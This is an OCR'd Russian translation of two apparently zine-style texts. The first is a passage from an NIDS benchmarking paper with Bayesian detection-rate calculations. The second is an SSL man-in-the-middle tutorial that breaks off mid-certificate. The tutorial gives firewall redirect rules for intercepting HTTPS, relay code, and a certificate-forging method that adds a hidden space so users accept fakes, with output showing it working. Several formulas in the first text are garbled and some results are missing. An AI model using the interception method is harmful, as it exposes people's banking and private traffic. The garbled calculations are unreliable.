
Аппаратная конфигурация:

```
* 3x Pentium II 400 МГц
* 128 МБ ОЗУ
----------------------
* 1x Pentium III 550 МГц
* 512 МБ ОЗУ
```

```
----------------------
* Материнская плата ASUS P3BF
* Суммарная ёмкость HDD 30 ГБ, скорость передачи 15 Мб/с
* 1 МБ синхронного кэша
* Сетевой адаптер 100 Мб/с Fast Ethernet (Intel tulip based (2114X))
```

В качестве ОС используется дистрибутив Extreme Linux, включающий все необходимые компоненты для построения кластера.

Обратите внимание, что суммарная вычислительная мощность аналогична остальным NIDS-системам (866 МГц); стоимость всех сред будет рассмотрена позднее.



5. Эксперимент

Тестировавшиеся NIDS:

- SNORT
- Computer Associates Intrusion Detection System
- Real Secure
- Shadow
- Network Flight Recorder
- Cisco NetRanger
- EMERALD (Event Monitoring Enabling Response to Anomalous Live Disturbances)
- Network Associates CyberCop
- PENS Dragon Intrusion Detection System
- Network ICE
- MPP NIDS Prototype

5.1. Результаты

Snort

```
Ложные срабатывания  - 7
Пропущенные атаки    - 3
Истинные срабатывания - 1

                1
P(Ii) = -------------------- = 2.5 * 10^-4
              1*10^5
□      --------
□        1*4

P(Ij) = 1 - P(Ii) = 0.99975
```

```
P(Ai|Ii) = 1/4 = 0.25

P(Ai|Ij) = 7/99996 = 7.0 * 10^-5


                        (2.5 * 10^-4) * (2.5^-10)
BDR =  ------------------------------------------------------------- = 0.4718
        (2.5 * 10^-4) * (2.5^-10) + (9.9975 * 10^-1) * (7.0 * 10^-5)
```

Computer Associates Intrusion Detection System

```
Ложные срабатывания  - 5
Пропущенные атаки    - 2
Истинные срабатывания - 2

                 1
P(Ii) = -------------------- = 2.5 * 10^-4
               1*10^5
      --------
        1*4

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 2/4 = 0.50

P(Ai|Ij) = 5/99996 = 5.0 * 10^-5


                        (2.5 * 10^-4) * (5.0^-10)
BDR =  ------------------------------------------------------------- = 0.7143
        (2.5 * 10^-4) * (5.0^-10) + (9.9975 * 10^-1) * (5.0 * 10^-5)
```

Real Secure

```
Ложные срабатывания  - 6
Пропущенные атаки    - 2
Истинные срабатывания - 2

                 1
P(Ii) = -------------------- = 2.5 * 10^-4
               1*10^5
      --------
        1*4

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 2/4 = 0.50

P(Ai|Ij) = 6/99996 = 6.0 * 10^-5


                        (2.5 * 10^-4) * (5.0^-10)
BDR =  ------------------------------------------------------------- = 0.6757
        (2.5 * 10^-4) * (5.0^-10) + (9.9975 * 10^-1) * (6.0 * 10^-5)
```

Network Flight Recorder

```
Ложные срабатывания  - 5
Пропущенные атаки    - 1
Истинные срабатывания - 3

                 1
P(Ii) = -------------------- = 2.5 * 10^-4
               1*10^5
      --------
        1*4

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 3/4 = 0.75

P(Ai|Ij) = 5/99996 = 5.0 * 10^-5
```

$$BDR = \frac{(2.5 * 10^{-4}) * (7.5^{-10})}{(2.5 * 10^{-4}) * (7.5^{-10}) + (9.9975 * 10^{-1}) * (5.0 * 10^{-5})} = 0.7895$$

Cisco NetRanger

Ложные срабатывания - 5
Пропущенные атаки - 3
Истинные срабатывания - 1

$$P(Ii) = \frac{1}{\frac{1*10^5}{\frac{1*4}{4}}} = 2.5 * 10^{-4}$$

$$P(Ij) = 1 - P(Ii) = 0.99975$$

$$P(Ai|Ii) = 1/4 = 0.25$$

$$P(Ai|Ij) = 5/99996 = 5.0 * 10^{-5}$$

$$BDR = \frac{(2.5 * 10^{-4}) * (2.5^{-10})}{(2.5 * 10^{-4}) * (2.5^{-10}) + (9.9975 * 10^{-1}) * (5.0 * 10^{-5})} = 0.5556$$

EMERALD

Ложные срабатывания - 7
Пропущенные атаки - 3
Истинные срабатывания - 1

$$P(Ii) = \frac{1}{\frac{1*10^5}{\frac{1*4}{4}}} = 2.5 * 10^{-4}$$

$$P(Ij) = 1 - P(Ii) = 0.99975$$

$$P(Ai|Ii) = 1/4 = 0.25$$

$$P(Ai|Ij) = 7/99996 = 7.0 * 10^{-5}$$

$$BDR = \frac{(2.5 * 10^{-4}) * (2.5^{-10})}{(2.5 * 10^{-4}) * (2.5^{-10}) + (9.9975 * 10^{-1}) * (7.0 * 10^{-5})} = 0.4718$$

CyberCop

Ложные срабатывания - 4
Пропущенные атаки - 2
Истинные срабатывания - 2

$$P(Ii) = \frac{1}{\frac{1*10^5}{\frac{1*4}{4}}} = 2.5 * 10^{-4}$$

$$P(Ij) = 1 - P(Ii) = 0.99975$$

$$P(Ai|Ii) = 2/4 = 0.50$$

$$P(Ai|Ij) = 4/99996 = 4.0 * 10^{-5}$$

$$BDR = \frac{(2.5 * 10^{-4}) * (5.0^{-10})}{(2.5 * 10^{-4}) * (5.0^{-10}) + (9.9975 * 10^{-1}) * (4.0 * 10^{-5})} = 0.7576$$

PENS Dragon Intrusion Detection System

Network ICE

Shadow

```
Ложные срабатывания  - 3
Пропущенные атаки    - 2
Истинные срабатывания - 2

                 1
P(Ii) = -------------------- = 2.5 * 10^-4
              1*10^5
□      --------
□        1*4

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 2/4 = 0.50

P(Ai|Ij) = 3/99996 = 3.0 * 10^-5


                       (2.5 * 10^-4) * (5.0^-10) □
BDR =  ------------------------------------------------------------- = 0.8065
        (2.5 * 10^-4) * (5.0^-10) + (9.9975 * 10^-1) * (3.0 * 10^-5)
```

MPP NIDS Prototype

```
Ложные срабатывания  - 2
Пропущенные атаки    - 1
Истинные срабатывания - 3

                 1
P(Ii) = -------------------- = 2.5 * 10^-4
              1*10^5
□      --------
□        1*4

P(Ij) = 1 - P(Ii) = 0.99975

P(Ai|Ii) = 3/4 = 0.75

P(Ai|Ij) = 2/99996 = 2.0 * 10^-5


                       (2.5 * 10^-4) * (7.5^-10) □
BDR =  ------------------------------------------------------------- = 0.9036
        (2.5 * 10^-4) * (7.5^-10) + (9.9975 * 10^-1) * (2.0 * 10^-5)
```

4.2. Нормальное распределение

Используя метод нормального распределения, определим, какую оценку по шкале от 1 до 10 получит наш прототип NIDS.

Среднее значение BDR для тестируемых NIDS:

```
          0.4718+0.7143+0.6757+0.7895+0.5556+0.4718+...+0.8065+0.9036
m(BDR) = ------------------------------------------------------------
                                11

m(BDR) = 0.6707
```

Стандартное отклонение для теста NIDS:

```
          (0.4718-0.6707)^2+(0.7143-0.6707)^2+...+(0.9036-0.6707)^2
s(BDR)^2 = ------------------------------------------------------------
                                 11
```

```
s(BDR) = 0.1420
```

Оценка

Среднее значение составляет 67,07 (m), стандартное отклонение — 14,2 (s). Поскольку 90,36 (X) превышает среднее на 23,29 пункта (X - m = 23,29), а стандартное отклонение равно 14,2 пункта, расстояние между 67,07 и 90,36 составляет 1,640 (z) стандартных отклонения (z = [23,29/14,2]) плюс 0,005 для округления и 5,0 для стандартной оценки. Оценка (z) вычисляется по формуле:

```
          X - m
Z = --------
          s

Если Z положительное: z = z + 0.005 + 5.0
Если Z отрицательное: z = z - 0.005 + 5.0
```

Учитываются только первые два знака после запятой.

Для нашего прототипа:

```
z = 1.640 + 0.005 + 5.0
z = 6.64
```

Наш прототип набрал 6,64 балла в нашем тесте. На данном этапе читателю предлагается самостоятельно провести аналогичные расчёты для всех NIDS — и станет ясно, что наш прототип достиг наилучшего результата среди всех протестированных систем.

6. Почему?

Почему наш прототип так существенно отличается от остальных NIDS, если он построен практически на тех же концепциях?

6.1. Блоки E, A, D, R и «C»

Используя CIDF (Common Intrusion Detection Framework), мы выделяем 4 основных типа блоков:

• **E-блоки** (генераторы событий) — это датчики. Их задача — обнаруживать события и генерировать отчёты.
• **A-блоки** — принимают отчёты и выполняют анализ. Они могут предлагать рекомендации и предписывать дальнейшие действия.
• **D-блоки** — компоненты баз данных. Они могут определять, встречался ли ранее данный IP-адрес или атака, и выполнять анализ тенденций.
• **R-блоки** — принимают входные данные от блоков E, A и D и реагируют на события.

Что такое «C»-блоки? Это блоки проверки избыточности, которые используют методы CRC для проверки того, является ли истинное срабатывание действительно истинным. C-блоки могут определить, формирует ли E-блок обоснованный отчёт или A-блок генерирует реальное истинное срабатывание на основании этого отчёта. Поскольку мы работаем с MPP-средой, данный узел может присутствовать на всех машинах, распределяя полезную нагрузку по числу имеющихся блоков.

6.2. CISL

Блоки нашего прототипа используют язык CISL (Common Intrusion Specification Language) для взаимодействия друг с другом. Этот язык передаёт следующие виды информации:

• Необработанная информация о событиях: записи журнала аудита и сетевой трафик.

• Результаты анализа: описание системных аномалий и обнаруженных атак.
• Предписания по реагированию: остановка определённых действий или изменение спецификаций безопасности компонентов.

6.3. Прозрачные блоки NIDS

Все блоки, кроме некоторых E-блоков, используют метод, широко применяемый в межсетевых экранах и прокси-серверах для управления входящим/исходящим сетевым трафиком к определённым машинам. Он называется «прозрачностью блока» (Box Transparency): снижает необходимость замены программного обеспечения и переобучения пользователей. Метод позволяет контролировать, кто или что способен видеть машину, тем самым сводя к минимуму избыточный сетевой трафик.

6.4. Распределение полезной нагрузки и туннелирование от E-блока к A-блоку

В программной среде MPI (Message Passing Interface), используя Beowulf в качестве кластерной платформы, можно распределить разбор сетевой полезной нагрузки A-блоков по всем машинам кластера, что максимизирует производительность как A-блоков, так и C-блоков. Весь сетевой трафик, кроме данных отчётов от E-блоков, поступающих по зашифрованному туннельному протоколу, блокируется с целью максимизации скорости передачи данных кластера и DSM (распределённой общей памяти).

7. Выводы

Хотя в данной статье не рассматривались ни методы атак, ни модели обнаружения NIDS, необходимо добавить, что никто не эксплуатирует NIDS в конфигурации по умолчанию, поэтому при хорошо настроенной системе можно достичь более высоких показателей.

Данный метод также позволяет оценить эффективность любой NIDS и даёт представление о том, как ваша система соотносится с другими.

Как было сказано во введении, эта статья не является окончательным решением проблемы измерения производительности NIDS или подлинным панацеей от ложных срабатываний (вряд ли какая-либо статья может ею стать), однако предоставляет читателю относительно простой способ измерить эффективность своей NIDS-среды и предлагает ещё один подход к выполнению этой сложной задачи.

8. Библиография

AMOROSO, Edward G. (1999), "Intrusion Detection", Intrusion NetBook, USA.

AXELSON, Stefan (1999) — "The Base-Rate Fallacy and its Implications for the Difficulty of Intrusion Detection", www.ce.chalmers.se/staff/sax/difficulty.ps, Sweden.

BUNDY, Alan (1997), "Artificial Inteligence Techniques", Springer-Verlag Berlin Heidelberg, Germany.

BUYYA, Rajkumar (1999), "High Performance Cluster Computing: Architectures and Systems", Prentice Hall, USA.

KAEO, Merike (1999), "Designing Network Security", Macmillan Technical Publishing, USA.

LEORNARD, Thomas (1999), "Bayesian Methods: An Analysis for Statisticians and Interdisciplinary Researchers", Cambridge Univ Press, UK.

NORTHCUTT, Stephen (1999), "Network Intrusion Detection: An Analyst's Handbook", New Riders Publishing, USA.

PATEL, Jagdish K. (1996), "Handbook of the Normal Distribution", Marcel Dekker, USA.

STERLING, Thomas L. (1999), "How to Build a Beowulf: A Guide to the Implementation and Application of PC Clusters", MIT Press, USA.

9. Благодарности

\#Segfault at IRCSNET — спасибо за веселье и моральную поддержку

TICK — за ценные подсказки в области NIDS и за то, что первым поверил в потенциал этой статьи

VAX — отличному другу за все те бессонные ночи

Особая благодарность GAMMA за блестящие советы по тексту и математике

SYD — за моральную поддержку и замечательное чувство юмора

Всей команде THC

Michal Zalewski, dziekuje tobie za ostatnia noc

Моей подруге Carolina — вы все знаете, за что :)

Storm Security Staff — за создание экспериментальной среды

|=*[EOF]*=----------=|

Haaaang on snoopy, snoopy hang on. (SSL для развлечения и наживы)

Автор: Stealth

Введение

SSL версии 3, известный как SSLv3, или текущая версия 3.1, также известная как TLS, предоставляет механизм безопасной передачи данных по сети с обнаружением изменённых или повторно воспроизведённых пакетов. Он удовлетворяет всем требованиям, которые предъявляются к защищённой системе — например, для управления банковскими счетами.

Я покажу, что на практике это не так.

В этой статье я проведу вас по тем частям SSL, которые важны для нас и необходимы для понимания. Вещи, с которыми мы не работаем напрямую, — например, процедура SSL-рукопожатия — здесь подробно не рассматриваются; обратитесь к ссылкам в конце, если вам интересно.

1. Зачем нужен SSL

SSL был разработан для обеспечения:

1.) Конфиденциальности

Она достигается шифрованием данных, передаваемых по сети, симметричным алгоритмом, выбранным в ходе SSL-рукопожатия. SSL использует переменный набор шифров, считающихся нестойкими к взлому. Если появляется новая атака на конкретный алгоритм, это не сильно вредит SSL — он просто выбирает другой.

2.) Целостности сообщений

SSL использует надёжный код аутентификации сообщений (MAC) — например, SHA-1, — который добавляется в конец пакета с данными и шифруется вместе с полезной нагрузкой. Таким образом SSL обнаруживает подмену полезной нагрузки: вычисленные хэши не совпадут. MAC также используется для защиты рукопожатия от вмешательства.

2.1.) Защита от атак повторного воспроизведения

SSL использует порядковые номера для защиты взаимодействующих сторон от злоумышленников, записывающих и воспроизводящих пакеты. Порядковый номер шифруется вместе с полезной нагрузкой. Во время рукопожатия используется «случайное значение» (random), которое делает рукопожатие уникальным и исключает атаки повторного воспроизведения.

2.2.) Защита от атак изменения порядка

Как и в п. 2.1, порядковые номера также запрещают запись пакетов с последующей их отправкой в другом порядке.

3.) Аутентификации конечных точек

С помощью сертификатов X.509 (в настоящее время версии 3) SSL поддерживает аутентификацию клиентов и серверов. Аутентификация серверов — это то, что нужно при использовании HTTPS в онлайн-банке; именно на ней мы остановимся подробнее.

Звучит достаточно надёжно. Однако с использованием программы, которая описывается в конце этой статьи, ни один из перечисленных пунктов уже не будет верен (за исключением того, что мы не можем взломать аутентификацию клиентов).

В итоге мы сможем просматривать данные в открытом виде, изменять их по своему усмотрению, записывать, отправлять с задержкой, в неправильном порядке или повторно. Это будет реализовано посредством атаки «человек посередине», при которой эксплуатируется ряд уязвимостей в интерактивных SSL-клиентах — в частности, подход «переложи решение на пользователя».

2. Сертификаты X.509

Сертификаты X.509 являются неотъемлемой частью SSL. Сервер отправляет свой сертификат клиенту в ходе SSL-рукопожатия. Сертификат X.509 содержит уникальное имя (DN) издателя, DN субъекта, версию и серийный номер, выбранные алгоритмы, временной промежуток действия ключа и, разумеется, открытый ключ субъекта.

Субъект — это (уникальное) имя сущности, которой принадлежит открытый ключ в данном сертификате. К сожалению, в обычных сертификатах X.509 нет поля с меткой «DNS-имя», которое можно было бы сравнить с просматриваемым URL. Обычно поле CN сопоставляется с DNS-именем, но это лишь соглашение, о котором должны знать обе стороны (клиент и сторона, предоставляющая сертификат). «Издатель» (Issuer) — это (уникальное) имя сущности, подписавшей данный сертификат своим закрытым ключом. Она называется Центром сертификации — CA.

Посмотрим на сертификат X.509:

```
stealth@lydia:sslmim> ./cf segfault.net 443|openssl x509 -text
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=EU, ST=segfault, L=segfault,
                O=www.segfault.net/Email=crew@segfault.net
        Validity
            Not Before: Nov 19 01:57:27 2000 GMT
            Not After : Apr  5 01:57:27 2028 GMT
        Subject: C=EU, ST=segfault, L=segfault, O=www.segfault.net,
                 CN=www.segfault.net/Email=crew@segfault.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:cd:64:2a:97:26:7a:9b:5c:52:5e:9c:9e:b3:a2:
                    e5:f5:0f:99:08:57:1b:68:3c:dd:22:36:c9:01:05:
                    e1:e5:a4:40:5e:91:35:8e:da:8f:69:a5:62:cf:cd:
                    70:dc:ca:d2:d7:92:03:5c:39:2a:6d:02:68:91:b9:
                    0d:d1:2c:c7:88:cb:ad:be:cc:e2:fa:03:55:a1:25:
                    47:15:35:8c:d9:78:ef:9f:6a:f6:5f:e6:9a:02:12:
                    a3:c2:b8:6a:32:0f:1d:9d:7b:2f:65:90:4e:ca:f7:
                    a0:e4:ae:55:91:09:e4:6e:01:e3:d1:71:1e:60:b1:
                    83:88:8f:c4:6a:8c:bb:26:fd
                Exponent: 65537 (0x10001)
    Signature Algorithm: md5WithRSAEncryption
        7d:c7:43:c3:71:02:c8:2f:8c:76:9c:f3:45:4c:cf:6d:21:5d:
        e3:8f:af:8f:e0:2e:3a:c8:53:36:6b:cf:f6:27:01:f0:ed:ee:
        42:78:20:3d:7f:e3:55:1f:8e:f2:a0:8e:1a:1b:e0:76:ad:3e:
        a0:fc:5b:ce:a6:c4:32:7b:64:f2:a4:0f:a3:be:a1:0e:a7:ca:
        ed:67:39:07:65:6b:cc:e7:5a:9a:b0:3a:f3:5c:1a:18:d4:dd:
        8c:8d:5a:9e:a0:63:e0:7d:af:7c:97:7c:89:17:0f:25:2f:a7:
        80:d3:02:dc:88:7a:12:64:ec:8a:ff:e4:62:92:2e:7f:75:03:
```

```
        82:f1
```

Важная строка:

```
Issuer: C=EU, ST=segfault, L=segfault,
        O=www.segfault.net/Email=crew@segfault.net
```

Здесь C, ST, L, O и Email (так называемые относительные DN — RDN) формируют DN издателя.

Аналогично для субъекта:

```
Subject: C=EU, ST=segfault, L=segfault, O=www.segfault.net,
         CN=www.segfault.net/Email=crew@segfault.net
```

Сертификаты могут быть подписаны публично известным CA, над закрытым ключом которого субъект не имеет контроля, либо самим субъектом — так называемый самоподписанный сертификат.

В данном примере сертификат подписан собственным CA.

Кстати, это оригинальный сертификат segfault.net — никто не перехватывал соединение при его получении. Позже мы увидим, как он выглядит, когда кто-то вмешивается в соединение. Этот сертификат обменивается в ходе SSL-рукопожатия, когда вы открываете в браузере Netscape адрес https://segfault.net. Содержащийся в нём открытый ключ затем используется для шифрования сессии.

Для достижения достаточно высокого уровня безопасности сертификаты должны быть подписаны CA (либо собственным, как в этом примере, либо публичным), чей открытый ключ есть у клиента для проверки сертификата. Если у клиента нет открытого ключа CA для проверки целостности сертификата, он предлагает пользователю принять или отклонить его. Это «требование» для интерактивных клиентов в сочетании с тем фактом, что существует огромное количество «популярных» сайтов с сертификатами, для которых ни у кого по умолчанию нет ключа для надлежащей проверки, в конечном счёте сделает SSL бесполезным для распространённых интерактивных SSL-клиентов, таких как браузер Netscape.

3. Как встать посередине

Как мы убедились, сертификаты X.509 являются важной частью SSL. Их задача — доказать клиенту, что он общается именно с тем сервером, с которым ожидает, и что при этом используется правильный ключ.

Теперь представьте, что можно сделать, если мы сможем подделать такой сертификат и прозрачно проксировать SSL-соединение.

Понятно? Стоит попробовать. Наш главный девиз «teile und herrsche» («разделяй и властвуй») подсказывает, что нужно решить две задачи:

a) Перехватить соединение, чтобы прозрачно его проксировать.
b) Подделывать сертификаты для клиента так, чтобы он всегда видел ожидаемые сертификаты и принимал нас за настоящий сервер.

a+b обычно называется атакой «человек посередине». Сертификаты X.509 призваны сделать это невозможным, но распространённые реализации проверки сертификатов — например, браузер Netscape (и в целом интерактивные клиенты) — с этим практически не справляются.

Первая задача решается довольно просто. Если мы физически находимся между двумя сторонами, мы просто используем наши навыки работы с межсетевым экраном (предпочтительно на Linux или BSD :), чтобы перенаправить, скажем, HTTPS-трафик на нашу программу `mimd`. Это может выглядеть примерно так:

```
# ipchains -A input -s 0/0 -d 0/0 443 -j REDIRECT 10000 -p tcp
```

или подобным образом для перехвата HTTPS-трафика во входящей цепочке. Для локального действия mimd на ядре 2.4 нужно ввести:

```
# iptables -t nat -A OUTPUT -p tcp --sport 1000:3000 --dport 443\
  -j REDIRECT --to-port 10000
```

с учётом (ожидаемых) портов источника SSL-клиента. Если это опустить, mimd войдёт в бесконечный цикл (iptables будет перенаправлять уже перенаправленный трафик). Поскольку mimd привязывается к порту 8888 и выше, он не попадает под это правило. Не обязательно физически находиться между сторонами — обычно достаточно находиться в локальной сети сервера или клиента. ARP-трюки прекрасно справляются с этим, и правила межсетевого экрана при этом вообще не меняются.

С этими правилами перенаправления мы уже могли бы настроить простой ретранслятор с небольшим циклом на `select()`. Целевой адрес можно найти через API операционной системы (обычно через `getsockopt()` или аналог; я скомпилировал функцию `NS_Socket::dstaddr()` для наиболее важных ОС :). Используя наш маленький ретранслятор, мы не можем видеть, что передаётся по каналу, поскольку SSL не задействован непосредственно.

Чтобы видеть трафик в открытом виде, нужно модифицировать наш (виртуальный) ретранслятор, добавив вызовы `SSL_accept()` и `SSL_connect()`. После принятия соединения через `accept()` мы подключаемся `connect()` к реальному серверу и вызываем `SSL_connect()`. Затем вызываем `SSL_accept()`. Предположив, что мы предварительно выполнили инициализацию — загрузили файл ключа и т. д., — SSL-клиент теперь получит сертификат ретранслятора. Очевидно, это будет подозрительно: когда пользователь заходит на сайт компании А, а получает сертификат компании Б или «MiM», он, скорее всего, немного удивится. Мы решим эту проблему. Порядок вызовов `SSL_connect()` и `SSL_accept()` у нас уже правильный, и сейчас я объясню почему.

4. DCA — динамическая сборка сертификата

Мы уже можем видеть открытый текст соединения через `SSL_read()` и пересылать его на целевой сервер через `SSL_write()`, если пользователь SSL-клиента просто примет сертификат. Теперь пора решить вторую часть задачи: подделку сертификата.

Вспомним: мы сначала вызвали `SSL_connect()`, прежде чем вызывать `SSL_accept()`. Поэтому сервер видит нас как законного клиента при `SSL_connect()` и выполняет SSL-рукопожатие. В результате у нас есть сертификат сервера.

Посмотрим, что у нас есть на данный момент:

```
// ожидаем входящих соединений
while ((afd = accept(sfd, (sockaddr*)&from, &socksize)) >= 0) {

    // получаем реальный адрес назначения соединения
    if (NS_Socket::dstaddr(afd, &dst) < 0) {
        log(NS_Socket::why());
        die(NULL);
    }

    ...

    ++i;
    if (fork() == 0) {

        // --- клиентская сторона
        if ((sfd2 = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
            log("main::socket");
            die(NULL);
```

```
}


if (NS_Socket::bind_local(sfd2, 8888+i, 0) < 0) {
    log(NS_Socket::why());
    die(NULL);
}


// устанавливаем соединение с реальным сервером
if (connect(sfd2, (struct sockaddr*)&dst,
        sizeof(dst)) < 0) {
    log("main::connect");
    die(NULL);
}

...

client->start();
client->fileno(sfd2);   // сокет для использования

// выполняем SSL-рукопожатие
if (client->connect() < 0) {
    log("Clientside handshake failed. Aborting.");
    die(NULL);
}
```

Рукопожатие с реальным сервером завершено именно *здесь*. Считайте это своего рода SSL-псевдокодом: использование `SSL_connect()` и `SSL_accept()` инкапсулировано в объектах client и server соответственно. Теперь мы можем подготовиться к роли сервера для SSL-клиента:

```
// --- серверная сторона

server->start();    // создаём SSL-объект
server->fileno(afd);    // устанавливаем используемый сокет
```

`SSL_accept()` не вызывается, пока мы не выполним подделку:

```
if (enable_dca)
    NS_DCA::do_dca(client, server);
```

Динамическая сборка сертификата (DCA) выполняет следующее:

Беря почти пустой сертификат (все поля RDN отсутствуют, кроме C — Country), `do_dca()` заполняет этот X.509-сертификат содержимым X.509-сертификата, полученного в ходе SSL-рукопожатия с сервером ранее. Мы извлекаем поля L, ST, O, CN, OU и Email (при их наличии) и помещаем их в наш сертификат, который будет показан SSL-клиенту. Это делается с помощью не очень изящного разбора строк и функций `X509_()`, предоставляемых OpenSSL.

В поле OU издателя мы добавляем пробел `" "`, который не будет виден в окне SSL-клиента, но отличает его от сохранённых сертификатов публичных CA. Пользователю будет предложено принять сертификат от «известного CA» (потому что пользователь видит имя, но не видит добавленного пробела; SSL-клиент не может найти подходящий открытый ключ для этого CA и выводит запрос), который он, скорее всего, примет.

Неплохо, правда? В качестве особого бонуса мы можем использовать поля субъекта (CN и др.) в качестве полей издателя — тогда бывший сертификат, подписанный публичным CA, станет самоподписанным. Поскольку самоподписанные сертификаты обычно показываются пользователю, он не сможет понять, что это подделка.

Собрав сертификат, просто предъявим его клиенту:

```
// выполняем SSL-рукопожатие в роли поддельного сервера
if (server->accept() < 0) {
    log("Serverside handshake failed. Aborting.");
    die(NULL);
}
```

```
        ssl_forward(client, server);
```

Готово. `ssl_forward()` просто вызывает `SSL_read`/`SSL_write` в цикле и записывает данные в открытом виде. Мы также можем изменять поток, воспроизводить или подавлять его — по своему усмотрению.

Получим X.509-сертификат с HTTPS-сервера через `cf` при активном mimd:

```
[запускаем mimd где-то, например на localhost]

stealth@lydia:sslmim> ./cf segfault.net 443|openssl x509 -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, C=EU, ST=segfault, L=segfault,
                O=www.segfault.net, OU= /Email=crew@segfault.net
        Validity
            Not Before: Mar 20 13:42:12 2001 GMT
            Not After : Mar 20 13:42:12 2002 GMT
        Subject: C=US, C=EU, ST=segfault, L=segfault, O=www.segfault.net,
                 CN=www.segfault.net/Email=crew@segfault.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:d4:4f:57:29:2c:a0:5d:2d:af:ea:09:d6:75:a3:
                    e5:b6:db:41:d7:7f:b7:da:52:af:d1:a7:b8:bb:51:
                    94:75:8d:d4:c4:88:3f:bf:94:b1:a9:9a:f8:55:aa:
                    0d:11:d6:8f:8c:8b:5b:b5:db:03:18:7e:7a:d7:3b:
                    b0:24:a9:d6:ba:9a:a7:bb:9b:ba:78:50:65:4b:21:
                    94:6f:83:d4:de:16:e4:8b:03:f2:97:f0:0b:9b:55:
                    ed:aa:d2:c3:ee:66:55:10:ba:59:4d:f0:9d:4e:d4:
                    b5:52:ff:8c:d9:75:c2:ae:49:be:63:57:b9:48:36:
                    ca:c2:07:9d:ba:32:ff:d6:e7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
            X509v3 Authority Key Identifier:
                keyid:4A:2C:50:3A:50:4E:96:3D:E6:C7:4E:E8:C2:DF:41:F0:0A:26:F0:DD
                DirName:/C=US
                serial:00

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: md5WithRSAEncryption
        b7:7d:5a:c7:73:19:66:aa:89:25:7c:f6:bc:fd:7d:82:1a:d0:
        ac:76:93:72:db:2d:f6:3b:e0:88:5f:1d:6e:7c:25:d7:a2:de:
        86:28:38:90:cf:fe:38:a0:1f:67:87:37:8b:2c:f8:65:57:de:
        d1:4c:67:55:af:ca:4c:ae:7b:13:f2:6f:b6:64:f6:aa:7f:28:
        8b:2f:21:07:8f:6d:7e:0c:3f:17:b1:69:3a:ea:c0:fb:a2:aa:
        f9:d6:a6:05:6d:77:e1:e6:f0:12:a3:e6:ca:2a:73:33:f2:91:
        e1:72:c8:83:84:48:fa:fe:98:6c:d4:5a:ab:98:b2:2e:3c:8a:
        eb:f2
```

Как видите, открытый ключ отличается от прежнего (без mimd), поскольку это ключ самого mimd. Поле C содержит значения «US» и «EU», но в Netscape отображается только второе — разницы нет. Видите пробел в поле OU? Поскольку исходный сертификат не содержал поля OU, теперь оно содержит просто `"  "`. Не важно. Данные издателя взяты из исходного поля издателя в X.509-сертификате.

Теперь попробуем использовать поля субъекта в качестве полей издателя. Для данного примера это несколько избыточно, поскольку сертификат не подписан публичным CA, — но в случае, если важный публичный CA подписал сертификат, поддельный самоподписанный может оказаться полезной игрушкой:

```
[перезапускаем mimd, на этот раз в режиме 'use-subject']

stealth@lydia:sslmim> ./cf segfault.net 443|openssl x509 -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=US, C=EU, ST=segfault, L=segfault,
                O=www.segfault.net, OU= , CN=www.segfault.net/Email=crew@segfault.net
        Validity
            Not Before: Mar 20 13:42:12 2001 GMT
            Not After : Mar 20 13:42:12 2002 GMT
        Subject: C=US, C=EU, ST=segfault, L=segfault, O=www.segfault.net,
                 CN=www.segfault.net/Email=crew@segfault.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:d4:4f:57:29:2c:a0:5d:2d:af:ea:09:d6:75:a3:
                    e5:b6:db:41:d7:7f:b7:da:52:af:d1:a7:b8:bb:51:
                    94:75:8d:d4:c4:88:3f:bf:94:b1:a9:9a:f8:55:aa:
                    0d:11:d6:8f:8c:8b:5b:b5:db:03:18:7e:7a:d7:3b:
                    b0:24:a9:d6:ba:9a:a7:bb:9b:ba:78:50:65:4b:21:
                    94:6f:83:d4:de:16:e4:8b:03:f2:97:f0:0b:9b:55:
                    ed:aa:d2:c3:ee:66:55:10:ba:59:4d:f0:9d:4e:d4:
                    b5:52:ff:8c:d9:75:c2:ae:49:be:63:57:b9:48:36:
                    ca:c2:07:9d:ba:32:ff:d6:e7
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
